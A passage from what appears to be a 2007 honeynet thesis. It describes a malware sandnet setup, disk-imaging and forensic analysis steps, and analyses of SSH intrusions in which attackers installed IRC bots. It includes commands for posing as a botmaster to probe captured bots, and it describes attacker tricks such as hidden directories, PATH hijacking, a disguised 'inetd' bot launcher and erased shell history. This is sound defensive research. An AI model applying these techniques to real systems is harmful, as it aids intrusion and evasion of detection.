- in the /tmp-folder: tar vxpzf VMwareTools-xxxxxx.tar.gz
 - cd vmware-tools-distrib
 - ./vmware-install.pl
- Added a user with user/pass: malware/malware for SSH transfer between the Windows client and TRUMAN server (adduser malware)

TRUMAN was downloaded from [web30], and then unpacked to the root directory. Some of the files needed to be copied in place manually. A symlink had to be created to reference the firewall script:

```
$ ln -s /etc/init.d/fw /etc/rc2.d/S92fw
```

All the files containing IP-addresses had to be changed from the default 4.5.6.xxx to our Sandnet's addresses 65.100.100.xxx. In addition, all instances of "eth1" had to be changed to "eth0" as we only used one network interface on our Sandnet. The files needed to be changed, were:

fw, dhcpd.conf, fauxdns.pl, fauxftp.pl, fauxirc.pl, fauxmysql.pl, fauxsmb.pl, and fauxsmtp.pl

In addition, "fauxirc.pl" which is the fake IRC server, needed to be edited so that it could respond in a correct way to any requests it may receive. Some of the bots used unorthodox C&C server ports, which required us to edit the file "/etc/init.d/fw" to conform to their demands:

IRC ports from 6665:7000 were changed to 3307:40000, the other IRC listings were commented out. We also changed the "unknown" ports to match the IRC port-range.

The Sandnet was started by running "./fauxservers/start.sh".

5.4.2 Windows client setup

The client used in the analysis, was installed with Windows XP SP2 and up to date patches, but no antivirus installed. In addition to the standard installation, a number of programs were installed to extract information when a bot was run:

- Code analyzers:
 - OllyDbg – debugger/disassembler
 - IDA Pro – debugger/disassembler
 - PeID – Packer/crypter/compiler analyzer
 - Hex Workshop – Hex viewer
- System monitors
 - Process Explorer – Info on active processes
 - Filemon – Displays system activity real-time
 - Regmon – Lists registry keys created by active processes
 - PerilEyez – Takes a snapshot of the system before and after infection and compares file hashes, processes, files etc.

- Other programs
 - mIRC – IRC client used to control the analyzed bot
 - BewareIRCD - Small and easy IRC server for the bot to connect
 - Textpad – Text/hex editor
 - GPG – Encrypt/decrypt malware samples
 - SSH – Send reports and files to the TRUMAN server for further analysis

A description of this software is found later in this chapter.

5.4.3 Setting up a botnet IRC server on the sandnet client

Phase 3 of the sandnet analysis is described under “Analysis of the Collected Windows Malware”. It aims at fooling the malware into thinking it is connecting to its botmaster’s IRC Server, while it is really connecting to a local server. To be able to do this, an IRC daemon needed to be installed locally on the client, an IRC client had to be installed, and some configuration files needed to be edited. We chose to install an IRC daemon called Beware IRC daemon, as it is very easy to configure and install in Windows, and mIRC as a client because it is easy to use and contains all the features we need from a Windows client [32] [31]154.

In the file “hosts” located in the “C:\Windows\system32\drivers\etc\”-folder, the following needed to be appended to the file:

```
127.0.0.1      botnet.irc.server
```

This over steered any DNS requests, and made the bot connect to 127.0.0.1, which is the localhost, when it tried to connect to the IRC server.

In the file “ircd.conf”, located inside the BewareIRCD-folder, the lines containing “M:”, “P:” and “O:” needed to be edited:

- “M:” gives the IRC server its name and description
- “P:” sets the server’s port number
- “O:” defines host mask, password and username needed to be an IRC Server Operator

```
M:botnet.irc.server::Testserver::1
P::::6667
O:*@*:pass:user::10
```

In the file “bircd.ini”, which is also located in the BewareIRCD-folder, the following credentials needed to be edited:

```
Ident=0
MaxNick=20
VHostStyle = 3
SetHostFreeform=1
SetHost=1
```

“Indent” is set up to disable the Ident server.

“Max Nick” defines the maximum allowed characters in the nickname.

“VHostStyle” is needed to create a virtual host.

“SetHostFreeform” and “SetHost” is needed to change host mask to match the bot’s required host mask.

Finally, to be able to control the bots as a bot master, mIRC had to be set up properly. First, a server needed to be added with the same credentials as set up in Beware IRCd, with the same name and port number. When connected to the server, some commands had to be given to be able to act as a bot master:

```
/oper username password  
/sethost username host.mask
```

These were the same username and password as given in the Beware IRCd config file. It was needed to be an operator so that we could set our own host mask. The “sethost”-command had to be the same host mask as the bot had been hard coded to check for. If not, the bot would disregard any command issued to it. This is one of the extra protections the bot master can add so that no outsiders can invade and hijack the botnet.

After all this was done, the only thing left to do was to join the botnet channel and set the password that the bot was using:

```
/join #botnetChannel  
/mode #botnetChannel +k channelPass
```

5.4.4 Software

IDA Pro 5.1 Standard [web32]

IDA Pro is an interactive disassembler and debugger. The disassembler part of the program explores a binary executable file, creates a map of the execution and shows the instructions in assembly code. The functionality extracting all the ASCII-strings of the executable helped to a large extent with extracting important IRC details from the analyzed bot. The debugger part of the program made it possible to bypass executable packers which obfuscates and encrypts the hostile code by attaching to the running malware process.

Ollydbg 1.10 [web33]

Ollydbg is a freeware debugger which works in much the same way as IDA Pro. It can among other things be used to attach to processes and dump the unpacked executables. Ollydbg was initially used with IDA Pro Freeware which did not have a debugging functionality to complement each other when analyzing packed executables. Ollydbg unfortunately struggled

with grabbing important parts of the malware code and dumping this to disk. This led to acquiring an IDA Pro Standard license, which did a much better job in dumping the running process and its memory to database.

PerilEyez 1.5.0 [web34]

PerilEyez from www.digitalninjitsu.com takes a snapshot of the system before and after infection. The snapshot includes doing an md5-hash of all files on the hard drive, register all running drivers, DLL-files, services, ports and processes. By comparing these two snapshots PerilEyez creates a report listing the differences made to the system. This can be an excellent indication of what the malware has changed on the system; however it does not register files that has been created and then deleted, ports that have been opened and then closed and so on, between the two snapshots.

Filemon 7.04 [web35]

Filemon monitors and logs file system activity in real time. In addition to PerilEyez which logs created, modified and deleted files between the two snapshots, Filemon will also log any file activity through the whole experiment including created and deleted files, reading of DLLs and files.

Regmon 7.04 [web35]

Regmon monitors and logs changes to the System Registry. It will show which applications are accessing the Registry, which keys they are accessing, and the Registry data that they are reading and writing in real time. Where PerilEyez will show potential changes in services Regmon will log which Registry changes are made to cause such an effect as well as other Registry changes that can or will affect the System.

Process Explorer 10.21 [web35]

Process Explorer shows all active processes as well as a process' branch tree. In addition it shows the Software Publisher for each process, and indicates if its creator can be trusted or not. Process Explorer was used mainly to see if the malware was running or not, and to be able to kill it after the experiment.

PEiD 0.94 [web36]

PEiD can detect more than 600 signatures in packed executables. It is used to identify the packer, crypter and compiler used on the executable. By identifying a packer one can either try to unpack the executable if a workable unpacker exists, or at least confirm that it is the reason why a disassembler only reads obfuscated code.

Jotti's Malware Scan 2.99 [web37]

Jotti's Malware Scan accepts a possible malicious file as an input, and scans it through the following virus scanners:

A-Squared, AntiVir, ArcaVir, Avast, AVG Antivirus, BitDefender, ClamAV, Dr.Web, F-Prot Antivirus, F-Secure Anti-Virus, Fortinet, Kaspersky Anti-Virus, NOD32, Norman Virus Control, Panda Antivirus, Rising Antivirus, VirusBuster and VBA32.

Usually the Anti-Virus Vendors have slightly different names and classifications on the same malware, but it gives a pretty good idea of what kind one is dealing with.

Beware IRC Daemon 1.5.7 [web38]

Beware IRC Daemon is an easy to use and set up IRC Server for Windows. By redirecting the bot's IRC C&C connection to the localhost, the bot will instead connect to this daemon.

Using mIRC to connect to the same server and channel and giving it Operator Status, one can be able to thwart the bot's security mechanisms and explore its functions.

mIRC 6.21 [web39]

mIRC is the most popular IRC client on the Windows platform, and supports all standard IRC commands needed (here) to be able to act as a botmaster in a C&C channel.

Gnu Privacy Guard 1.4.6 [web40]

GnuPG is an encryption/decryption program used to store the malware without worrying about the possibility of accidentally executing it on the Windows platform. By encrypting it for storage in Windows and decrypting it when conducting an experiment the Anti-Virus will not complain about it either as it is harmless in the encrypted state.

SSH Secure Shell 3.2.9 [web41]

SSH is a program for data transfer using the Secure Shell protocol. SSH was used to transfer analysis-files like logs from Filemon and Regmon, reports from PerilEyez and dumped IDAPro databases from the infected Sandnet client to the TRUMAN Sandnet server for further analysis.

Textpad 5.0 [web42]

Textpad is a text editor which was used to edit config-files on the Sandnet client in relation to running an IRC server locally, as well as filtering out unimportant entries from the log files generated by Filemon and Regmon.

Wireshark 0.99.4 [web43]

Wireshark is a network protocol analyzer which displays network traffic stored in pcap-format in an intuitive way. It groups the different protocols, and separates the header and payload information to make the data packets readable. In addition it has great filter capabilities to isolate network conversations.

6 Digital Forensics and Data Analysis

Since we have increased the scope of the experiment and thereby also the amount of data collected, we need some new guidelines with regard to data acquisition and forensics. In this chapter we will describe how we intend to analyse the attacks and keep the analysis forensically sound.

6.1 Data Acquisition

In our honeynet we can gather data from several sources. This complies with the guidelines given by The Honeynet Project with regard to data capture [05]. Our three sources are:

- Honeywall logs
- Sebek
- Hard drive

6.1.1 Honeywall logs

All data coming in and going out of the honeynet is logged in the Honeywall. These network logs are mostly used to gather a general impression of what has happened, and to validate findings during forensics. Most attackers use an encrypted connection towards our honeynet when they have found a weak password, analysis of the .pcap file is then impossible, unless we somehow manage to decrypt it. This is however beyond the scope of this thesis and instead we use a different tool.

6.1.2 Sebek

Sebek is a tool developed by The Honeynet Project that captures data sent to the honeypot. In theory it can be made invisible to the attacker by loading it as a hidden kernel module. Sebek will capture all data, both keystrokes and downloaded software, even when the attacker is using an encrypted connection.

6.1.3 Hard drive

After an attack, the hard drive on the honeypot is full of evidence, and we need to capture this. We turn off the honeypot and boot it with Penguin Sleuthkit [web07], a Live Linux distribution based on Knoppix [web12]. This way, the partitions are mounted read only, and no changes are done. We then hash the hard drive image and copy it to the host system, this image is approximately 6GB. We use `dd` [web15] and `netcat` [web16] in this process. It is important that we make a forensically sound image of the hard disk. With forensically sound, we mean that the copy is made with a method that does not alter any of the data when it is being duplicated, and that it copies every single bit, byte and sector from the source data.

Hash the image:

```
dd if=/dev/PATH bs=2k | md5sum
```

Start netcat server (terminal on host machine):

```
nc -l 9000 > nameofimage.dd
```

Start transferring the image (terminal on Live cd):

```
dd if=/dev/PATH bs=2k | nc -w 3 xxx.xxx.xxx.xxx 9000
```

We now have a complete image of the entire hard drive from the honeypot, including the boot and swap partition. The md5sum that is calculated, is written down so we can check it against the image when it is copied to our workstation. The image is then copied to our workstations by using secure copy (`scp`) [web17]:

Copy image to the workstation (terminal on host):

```
scp nameofimage.dd root@xxx.xxx.xxx.xxx:/PATH
```

The image must now be divided into its three partitions, so we can mount them in loopback on our workstation. When the image is mounted in loopback, we can access it like any other partition. But before we can do this we need to identify the layout of the disk. After we have identified the layout, we need to extract the partitions from the image.

Identify the layout of the disk (terminal on workstation):

```
fdisk -lu nameofimage.dd
```

Extract partitions:

```
dd if=nameofimage.dd skip=xx count=xx of=hda1.dd
```

```
dd if=nameofimage.dd skip=xx count=xx of=hda2.dd
```

```
dd if=nameofimage.dd skip=xx count=xx of=hda3.dd
```

From the `fdisk` command we only get the starting and ending location on each partition relative to the entire image. This means we need to calculate the ending position by subtracting the start from the end, and adding one to get the correct ending. Now we have all three partitions extracted, and they can be mounted in Autopsy [web18] for further analysis. We will also mount each partition in loopback so we can search for quick hits using different techniques. First we create the mountpoint directories, then we use the following commands.

Mount partition in loopback:

```
losetup /dev/loop0 hdaX.dd
```

```
mount -o ro,nosuid,nodev,noexec /dev/loop0 [mountpoint]
```

This is repeated for every partition, just change the name of the mountpoint.

The `ro` flag is used to mount the image read-only, while `nodev` and `noexec` protects the system from executing any code. The HoneyNet Project describes an almost similar mount command, but it did not work on our system. We added the `nosuid` flag that disallows the use of `suid` privilege on any files within the system. The partitions are now mounted and can be accessed like any other hard drive with the restrictions mentioned above.

6.2 The Analysis

When we are finished with the data acquisition we can begin the data analysis. It is important to follow the scientific method in order to draw sound conclusion from the evidence. Using principles of reasoning, we strive to remove personal bias and most importantly make it possible to reproduce the results. The scientific method is based on a series of steps that helps us achieve the above mentioned ideals. The list is taken from Know Your Enemy [05]:

1. State the problem and goals of the investigation.
2. Form a hypothesis and theory about the incident.
3. Observe and experiment to collect more incident-related data.
4. Interpret the data collection.
5. Draw conclusions based on the data interpretation.

During the analysis it is important not to blindly follow your first hunch and try to make the evidence support your theory. Our goal is to find as much data as possible and then make a conclusion based on recovered evidence, which is rooted in sound forensic data acquisition and analysis. We have had some training in evidence gathering and data analysis from our previous project, but we are in no regard experts on the field. Data analysis is like most other trades a skill that comes with experience, and during this thesis we will improve our proficiency in this area. The first part of an analysis consists of looking for quick hits which can then be used for an initial theory. Afterwards we fill in the holes by doing a more extensive search for evidence that can complete out analysis. During the analysis we use the Autopsy Forensic Browser and tools that can be found in most Linux systems.

Before we begin analysis, these are the main things to be aware of:

- Never analyze the original.
- Generate hash values for all data.
- Document everything.
- Trust nothing on the system.
- Use network logs to validate findings.

6.2.1 Quick hits

The first part of the analysis consists of looking for “quick hits”. A few techniques are used to give us a first impression of what has happened. This part requires that we have a hard drive image of the honeypot mounted in loopback on our workstation.

- **Hidden Files:**

It is common for an attacker to hide his files and directories to make it difficult to spot them at first glance. By using the `find` command in linux we can search for such files and directories.

```
# find dev -type f -print
```

This command lists regular files that have been hidden in the `/dev` directory. Not all the files listed will be malicious files, so certain knowledge of the operating system is required to make full use of this technique.

Another common way to hide files is to start the file name with a “.”. We can list such files with the `find` command, but most of the files discovered this way will not be related to the incident.

```
# find . -name "." -print
```

Like the other command, this one also requires the user to have knowledge about the operating system in order to separate malicious files from ordinary system files.

- **File Integrity Verification:**

This technique allows us to find files that have been altered or added since we launched the honeypot. It requires that checksums have been generated of the entire operating system. We created md5 hashes of the honeypots, so after an incident we can quickly check for alterations. The `md5sum` command in linux is not useful in this regard since it can only analyze one directory at the time. We can however use `md5deep` [web6], a tool that allows us to scan recursively. To see what files have been altered since we launched the honeypot, we use the following command:

```
# md5deep -x md5hash.md5 -r /PATH
```

This command will give a lot of false positives since files will change during uptime, whether the honeypot is compromised or not.

- **File Activity Timeline: MAC Times:**

This technique allows us to create a timeline based on file MAC times. Because of this, we can identify at given times what files have been accessed across multiple directories. Most systems save three times for each file that can be accessed. These include the last modification, last access and last change. The timeline is created in the Autopsy Forensic Browser and is a rather straight forward two-step task. First we extract the time stamps into generic data, then it is sorted. A step-by-step explanation can be found in Know Your Enemy [05]. It is possible for an attacker to change the time stamp on files in order to make it look like the attack occurred many months ago. It is, however, fortunately not very often done.

After we have surveyed the system for quick hits and created an initial theory, we can now use these leads to do a more extensive search.

6.2.2 Filling in the holes

In this part of the analysis, we will look at the things we found during our search for “quick hits” and to obtain a more correct image of what happened.

- **File Content Analysis:**

We have already identified some files related to the incident and it is now time to examine the content of these files. Configuration and text files can be opened with normal editors, but binary files can be a challenge. We can use the `strings` command in Linux to extract the ASCII strings from the file. Some binary files have been given new names to hide their purpose and trick users into executing them, with the `strings` command we can see what it is actually used for. Another tool for analysing binary files is WinHex [web19]. This tool is at its core a hexadecimal editor and has several forensic uses.

- **Start-Up Scripts:**

It is very easy for an attacker to add a line in a start-up script to start a backdoor process. They can use process names that are similar to normal processes, making it very difficult to detect this change. The best way to discover that an attacker has modified any start-up scripts is therefore to create hash files of them before launch and cross check afterwards.

- **History Files:**

History files can provide a lot of clues. They can be found in the users' home directory, and `.bash_history` is the most important. It is common for an attacker to delete this file or to link it to `/dev/null`. The `.bash_history` file contains the commands the user has executed, and should be consistent with Sebek data, unless the attacker has modified the file.

- **Log Files:**

Log files can be useful, but they suffer from the fact that they are easily erased or modified. It is therefore difficult to trust anything in them, and they should in either case be validated with logs from network devices. It is important to know what is normal on the system when analysing logs, so that suspicious activity can be detected more easily. The most common logs can be found in `/var/log/`.

These are some of the techniques used when trying to make a complete image of the incident. How we attack the problem is connected with what our “quick hits” session gave us and what information the attacker has been able to hide or delete. Like we already stated several times, hashes must be taken of all files and files derived from them. Everything must be documented to make sure the analysis is forensically sound and to maintain a chain of evidence. The most important files will be added to a cd that accompanies this thesis, but the size and number of the entire images makes it unpractical to add them.

7 Analysis of the Linux Honey pots

The analysis presented here is from our four Linux honey pots connected to the ITEA and UNINETT networks. In addition, we will discuss how we intend to execute the experiment in a controlled fashion.

7.1 Method

During the experiment phase we will probably encounter some unforeseen incidents, but they will be handled accordingly to the principle of data control before data capture. Otherwise we will stick to the points made below:

Time span: The honey pots will be online in the time span from 20.03.2007 – 05.05.2007. During this time they will be fully operational unless they have to be taken down in order to extract data.

Uptime: Each honey pot will be online 24/7, with the exception being the same as under time span.

Checksums: As already stated several times, md5 hashes will be made of every file to ensure the soundness of collected data.

Data: The amount of data captured will exceed what is practical to save. We will therefore take a copy of data that is relevant to the analysis, and add it to the thesis. The files with accompanying hashes can be found in the /capture directory on the cd.

During an attack there might be several things going on at the same time, so in order to keep the procedure simple, we have created an incident response plan. This response plan does not cover every eventuality, but is more like a reminder of what to do. The plan is the same we used during last years project.

7.2 Incident Response Plan

Most of the steps in this plan is taken from the SANS Institute [web23], it has however been modified slightly to suite our needs. Their version is based on real forensic work in the field while ours rely on the intention of being attacked.

7.2.1 Step 1: Determine whether or not an event is actually an incident

Evidence indicating an incident often turns out to be something else. If misdiagnosed it is easy to make the data fit the initial diagnosis instead of correcting it. Therefore two things need to be examined.

- Check for simple mistakes.
 - Connections might have been made from inside the network, like for example gateways or DNS servers.

- Facts before theory.
 - Theories that are not based on facts have a way of becoming self fulfilling. Before we start to make theories about what happened we should gather some initial information.

7.2.2 Step 2: Maintain a provable chain of custody

The data we are collecting is not going to be used in court; it is however going to stand “trial” in a scientific way. Therefore there are some important rules that need to be followed in order to avoid uncertainty with regards to data integrity.

- Save the collected data.
 - The data collected from incidents on the honeypot needs to be saved on a secure computer and hashed with MD5 or preferably SHA-1 to later verify its integrity.

- Analysis.
 - All analysis must be performed on copies of the original data. The original data must not be tampered with in any way.

7.2.3 Step 3: Keep a low profile

When we discover an attack it is important not to give any indication about us knowing we are under attack. We are not interested in the attacker knowing they are being monitored.

- Avoid looking for the attacker using obvious methods.
 - Ping, nslookup, finger, telnet and so on should not be used. If the attacker is monitoring his own system he will detect us and possibly break the connection to clear his tracks.

- Maintain standard procedure.
 - Do not change any active intrusion detection systems or other surveillance systems that can alert the attacker and make him abort his actions.

7.2.4 Step 4: Avoid, if possible, potentially compromised code

Intruders may install Trojans horses and similar malicious code in the system.

- Be wary of compromised system binaries.
 - After an attack all system binaries may be compromised. It is therefore advisable not to execute anything on the targeted system. Ordinary systems commands may have been altered by the attacker and we do not want to execute any commands that we do not have complete control over.

7.2.5 Step 5: Reset the system

After we have gathered all the information about the attack the compromised honeypot needs to be reset.

- Make sure nothing is left on the system after an attack.
 - In order to remove everything from the compromised system we will use an old VMware snapshot from when we installed the honeypot. This is a clean image with no traces of the attack and is a quick and efficient way to reset the honeypot.

7.3 2007.03.25

Date: 25.03.2007-26.03.2007
Host: Navnloes (129.241.189.2)
Network: ITEA
OS: Red Hat 8.0
Attacker: 26.03.07 – 02:31:25 -- 172.182.166.104
25.03.07 – 12:21:43 -- 172.181.205.206
25.03.07 – 19:53:35 -- 172.179.24.243
25.03.07 – 22:52:18 -- 85.186.78.125
Image Hash: 8d083fb0b05f9302a2267e0aa6384eed

Our first attack occurred 25th of Mars on Red Hat 8.0 connected to the ITEA network. For some reason the Sebek files had not been sent to the honeywall, but files had been saved on both the Honeywall and the compromised computer. We booted the computer with a live cd, and copied the virtual disk to one of our workstations for further analysis. Hashes were taken from the original image, and it was consistent with the hash after it was copied to the workstation.

The following files were downloaded from external servers by the attacker, and can be found on the cd:

Filename	MD5 Hash
http.tar.gz	76ee60d4cb47bc1ebb1c8dbb4ec1a373
eggdrop1.6.18.tar.gz	c2734a51926bdf0380d8bb53f5a7b2ee
dns.tar.gz	7e3bad683c566d4c853b75a512a1ea34
next.tar.gz	4a2505b60ea92407dfaa133529d2b2a8
ip2c.tar.gz	7bc16c6195e3a86fd67733b6445df403
google.tar.gz	31b34cce8ec7fd5acf9f5145e5c77ce8
putty.tar.gz	3157612dfefe43c2058dd2ebf40819ab
pico.tgz	e96f2ff77d4168bcd45cd4563abd705a

Table 2: Filenames and hashes from the attack, 2007.03.25

Hypothesis

From the Sebek data it would seem that the attacker connected through SSH, taking advantage of the weak passwords on this honeypot. He downloaded a bot and installed it along with several modules. It would seem that he prefers “pico” as an editing tool since this also was downloaded, yet “vi” is installed. This might indicate lack of skill, since “vi” is a much more advanced and somewhat complicated editor to the novice. We need to do some research on the image to verify this and look for other clues.

Hidden Files

Using techniques for finding hidden files we found that the attacker had made a directory in /var/tmp called “egg-aa”. This directory contained the Eggdrop bot [web13], and several modules connected to this bot.

Looking at the “.bash_history” file in home/administrator, it was confirmed that the attacker had indeed downloaded the bot from sources on the internet and installed it on our computer.

File Integrity Verification

Using the hashes we took of the system before we started the honeypot, we were able to check for altered or added files. None of the system files had been altered beyond usual modifications done by the system. We did of course find the “egg-aa” directory, which we had already discovered during the search for hidden files.

File Activity Timeline: MAC Times

We created a timeline of accessed files from 24.mars to 27.mars, but nothing new was discovered.

File Content Analysis

We checked the “.bash_history” file for both the admin and the administrator users. In the administrator user, we found the history for the entire installation of the bot and additional modules.

We opened the file “eggdrop.conf”, which states the channel to connect to and username/password. We tried connecting to the IRC channel “Boot\$” that was mentioned in the files, but the password had been changed. The original “egg-aa.tar” file downloaded by the attacker also contained an “eggdrop.conf” file, but it was without any valuable information, and looked more like a default template.

According to the “.bash_history” file for the admin user, someone connected to a university in South Carolina with the command “ssh guest@129.252.210.219”. What was done there is unfortunately not possible to say since Sebek failed to log keystrokes.

Configuration and Start-Up Files

No modifications were found in the usual configuration and start up files in /etc/.

Profiling

The language used in the IRC chat logs was Romanian. Romania is known for having a large number of blackhats [05] due to several reasons that will not be discussed in this thesis. In the log files we saw that one user (|RAsaMAti) was trying out various commands to the bot, basic information commands that any seasoned blackhat would know. The conversations seemed very immature, and did not give the impression of “professional” blackhats. This backs up our belief that this was an attack performed by script kiddies.

Conclusion

No other modification was found on the system, so in our opinion the attacker logged in with the administrator user, downloaded and started the Eggdrop bot, and was then disconnected by us. The configuration file for the bot contained some useful information, however as already stated, the password had been changed when we tried to log on. The skill level of the attacker is very questionable, since the attack and the bot installation was very simple. We also had a transcript from the IRC channel the bot connected to translated, and the communication there shows a lot of novice traits. The log and translation can be seen in Appendix C.

In addition we might add that four other computers at NTNU also were infected and connected to the same botnet. ITEA was, however, already aware of this and the computers were taken offline.

7.4 2007.04.12

Date: 12.04.2007
Host: Navnloes (129.241.189.2)
Network: ITEA
OS: Red Hat 8.0
Attacker: 172.180.29.34
Image Hash: 8638cd4914512763f0da087be4f39626

The second attack came on the same computer as the first attack the 25th March. A quick look at the Sebek logs in the Walleye interface told us that it was similar to the first attack, but a more thorough forensic analysis had to be done in order to be sure. We made an image of the hard disk and copied it to our workstation for further investigation. The hash from the original image was consistent with the hash from the image on the workstation.

The following files were downloaded by the attacker, and can be found on the cd:

Filename	Md5 Hash
egg-aa.tar.gz	5e21a80c14167f8c9b1d93707107fe2d
pico.tgz	e96f2ff77d4168bcd45cd4563abd705a

Table 3: Filenames and hashes from the attack, 2007.04.12

Hypothesis

From the network logs and Sebek data it seems the attacker connected via SSH with the “administrator” user, an account that has a weak password. After the account was compromised, the attacker downloaded and started the Eggdrop bot. The bot tried to connect to several IRC servers for a time span of several hours, but got no connections.

Hidden files

The attacker created an empty directory hidden in /tmp, but for some reason did nothing with it. In previous attacks it has been usual to hide the bot in this hidden directory, but in this case the bot was placed directly in /tmp. It is hard to say if this was intended or just sloppy work, but we are inclined to believe the later.

File Integrity Verification

Using the hashes of the system from before we put it online, we could see that a directory called “egg-aa” had been created in the /tmp directory. Other than that only logs and similar had been altered.

File Activity Timeline: MAC Times

The timeline showed that /tmp/egg-aa, and files in this subdirectory had been accessed. Other than that, it was mostly files associated with the gui and similar that were accessed.

File Content Analysis

This far we have determined that the attacker only downloaded the Eggdrop bot into the /tmp directory. We opened the “eggdrop.conf” file, and it was very similar to the one from the last attack. The channel password was the same, as well as the channel name and reference to their group.

This attack was a less advanced version of the attack we had on the 25th of Mars, an attack that in itself was very straightforward. Fewer modules were downloaded to the Eggdrop bot and the attacker did not even bother to delete the “egg-aa.tar.gz” file, the compressed version of the Eggdrop bot. Both the tar.gz and the “egg-aa” directory was plainly visible in the /tmp directory, even though he had created a hidden directory there, which was left unused.

Configuration and Start-Up Files

We did not find any suspicious modifications in the configuration or start-up files.

Profiling

We have no chat logs from this attack for better understanding of what kind of people this is. But taking into account the same channel name for the bot and the way the attack was performed; things indicate that we were dealing with people from the same group as the first attack.

Conclusion

The attack was very similar to the first one we encountered the 25th of March. The same user account was attacked, they downloaded the same bot from the same IP address, and it connected to the same IRC channel. If anything, it was even less professional than the previous attack, since the attacker created a hidden directory yet forgot or chose not to use it.

7.5 2007.04.25

Date: 2007.04.25
Host: Navnloes (129.241.189.2)
Network: ITEA
OS: Red Hat 8.0
Attacker: 172.174.67.167
Image Hash: e03ca7ae053c5d59824339b5bc796097

The 25th of April we got a new attack, and this time we chose to keep the honeypot running in order to see if we could gain some more information. We got several attacks in a row; this was the first one, then another one on the 28th of April and finally, one on the 29th of April. We do not know if there was a connection between them, but during further analysis we might detect something. The image was hashed and is consistent with the one we copied to the workstation.

The attacker downloaded the following files:

Filename	MD5 Hash
CubeMapGen_Final_v1.0.exe	fc8f90b5854ee4c086c3cf088b46ab27
b.jpg	f7566d420f291f5f247456cbb4007f68

Table 4: Filenames and hashes from the attack, 2007.04.25

Hypothesis

From Sebek logs and “.bash_history” file, it seems that the attacker connected to the honeypot using SSH and the guest account user. This account only has a weak password. Prior to this account being compromised, we had several SSH scans from another IP address. Perhaps the weak password was discovered during this scan, but the connection was made from this address.

He downloaded a bot (b.jpg) and an executable windows file (CubeMapGen_Final_v1.0.exe), the last file was however immediately deleted. Using the command “export PATH= : PATH” he changed the system binaries path to the “.bot” directory. The bot contained a file named “inetd” which was executed before he left the system. The directory also contained a version of the mech bot, so it is possible that he wanted to be able to start inetd via the bot, and inetd is a potential security hole in itself.

Hidden Files

The attacker created a directory called “...” in the /var/tmp directory. When he un-tared the “b.jpg” file, it created a hidden directory “.bot”.

File Integrity Verification

We did a file integrity verification using md5 hashes of the system we had calculated before we put the honeypot online. Using the command:

```
# md5deep -x hashRH80.md5 -r sda2/dir
```

we found the hidden directories we had already found during the search for hidden files, and that we also had found in the Sebek logs.

File Activity Timeline: MAC Times

We created a timeline, but nothing new was found with it. It seemed that something was wrong with the MAC times since almost no entries were found in April.

File Content Analysis

The most interesting thing we discovered during the search for quick hits was the execution of “inetd”. To examine what the execution of this file did, we needed to run the bot in a sandbox for further analysis. But first we used the command “strings” on it to get a basic understanding. The output of this can be found on the cd. We discovered that the output looked nothing like a normal “inetd” file; in fact it seemed more like an executable that started the mech bot. To be certain we had to perform the above mentioned sandbox analysis but it would seem the file’s intention was to trick the system into starting the bot.

Looking at the “mech.set” file in the “.bot” directory, we found the configuration for the bots that were to connect to the IRC server. There were 3 bots, named Anonima, Cosmina and Ovidu. We had 3 IRC logs, one for each name that connected to a server but no information was gained from these logs. There were numbers being sent to other users or probably bots, and some random insults which also could be found in the randfiles/randinsult.e file.

Sandbox

The sandbox analysis confirmed that the “inetd” executable was in fact the start-up executable for the EnergieMech bot in disguise. For some reason no outbound connection were established, but the three above mentioned bot names were loaded into mech.

Configuration and Start-Up Files

Except for the path being changed to refer to the downloaded version of “inetd”, nothing else had been changed of the configuration and start-up files.

Profiling

We did receive some IRC logs, but as already mentioned they only contained number sequences and nothing that would give away any profiling information about the attackers.

Conclusion

The attacker successfully downloaded and installed an EnergiMech bot. He managed to connect it to an IRC server, but the analysis of the .pcap file only contained numbers. This might be communication between bots, but no human language was used during the IRC session. The “`export PATH=:PATH`” command made it impossible for us to execute any normal system commands so on a real system users would probably ask a system administrator to fix the problem. This makes it probable that the attack would be detected and might have been a mistake by the attacker.

7.6 2007.04.28

Date: 2007.04.28
Host: Navnloes (129.241.189.2)
Network: ITEA
OS: Red Hat 8.0
Attacker: unknown IP
Image Hash: e03ca7ae053c5d59824339b5bc796097

After the attack on the 25th of April we let the honeypot stay online to see if we could gather some more information about the attacker. The 28th of April we got another SSH connection, but it seemed like it was another person. He installed a lot more programs and seemed much more proficient in his work. He was also the first attacker to disable the “.bash_history” file before infecting the honeypot. This proved to be a problem since our Sebek logs in the Walleye interface would not load, so they had to be manually extracted from the SQL database. Since we did not discover how the IP address was linked to the PID (Process Identifier), we cannot say what IP address the attack came from or if they came from different locations.

The attacker downloaded the following files:

Filename	MD5 hash
a	4b893a92f914813450e0921b2894ad6c
cote4	e857a2bdcfc485d6f88bc380cb0812ca
cotet	334fcad7940f60791debc0e1ed9d79
supper.tar	55b3eff29e05ef5f822c5d00947e5eb4

Table 5: Filenames and hashes from the attack, 2007.04.28

Hypothesis

The attacker started with creating hidden directories and downloaded an EnergieMech bot and an unknown program called ”CrossOver”. It seemed that he was starting the bot and also executed some start-up programs in the CrossOver folder, but we need a sandbox analysis to find the purpose of the program.

He then added two users to the system named “angell” and “adelinu”, yet did not change user. Then downloads “supper.tar”, a program that looked like an SSH-scanner, that he started with the command “. /a 210.51”. In the network logs there were several outbound SSH connections from our honeypot directed towards IP addresses 210.51.xxx.xxx.

An hour later he came back, and this time he disables the “.bash_history” file logging and deleted its history. Then he downloaded a program called “a” which he renamed and unpacked. We are not certain what this program did so we will have to do some testing. In the end he set PATH= ; PATH making his hidden directory take priority when it comes to binaries.

In the end the attacker started several scripts with parameters that looked like IP segments. He was probably scanning several segments and a look at the network logs, confirmed that there

had been a lot of attempted connections. It is, however, increasingly difficult to read the Sebek logs, so we need a more thorough analysis to say for sure what happened.

Hidden Files

The attacker created a hidden directory “.a” in var/tmp and “.hr” in the “.a” directory. Files were downloaded into the “.a” directory and unpacking “cotet.tgz” created the “.hr” directory.

File Integrity Verification

We tried to verify the image with md5 hashes which was taken of system before launching the honeypot, but we only found files and directories that we were already aware of that had been changed.

File Activity Timeline: MAC Times

The timeline was suffering from the same problems as in the 25th of April analysis. We could only get a few entries, and some of them were totally wrong.

File Content Analysis

The mech bot directory contained several user files called “mechX.users”. The configuration file told the bot to connect to #picollo and #infect, but we were not able to access either of those channels. The attacker executed the file “psax” in the mech directory. Using the command “strings” on this file, showed us several IRC related commands and expressions making us believe this file connected our honeypots to IRC channels under the attackers’ control.

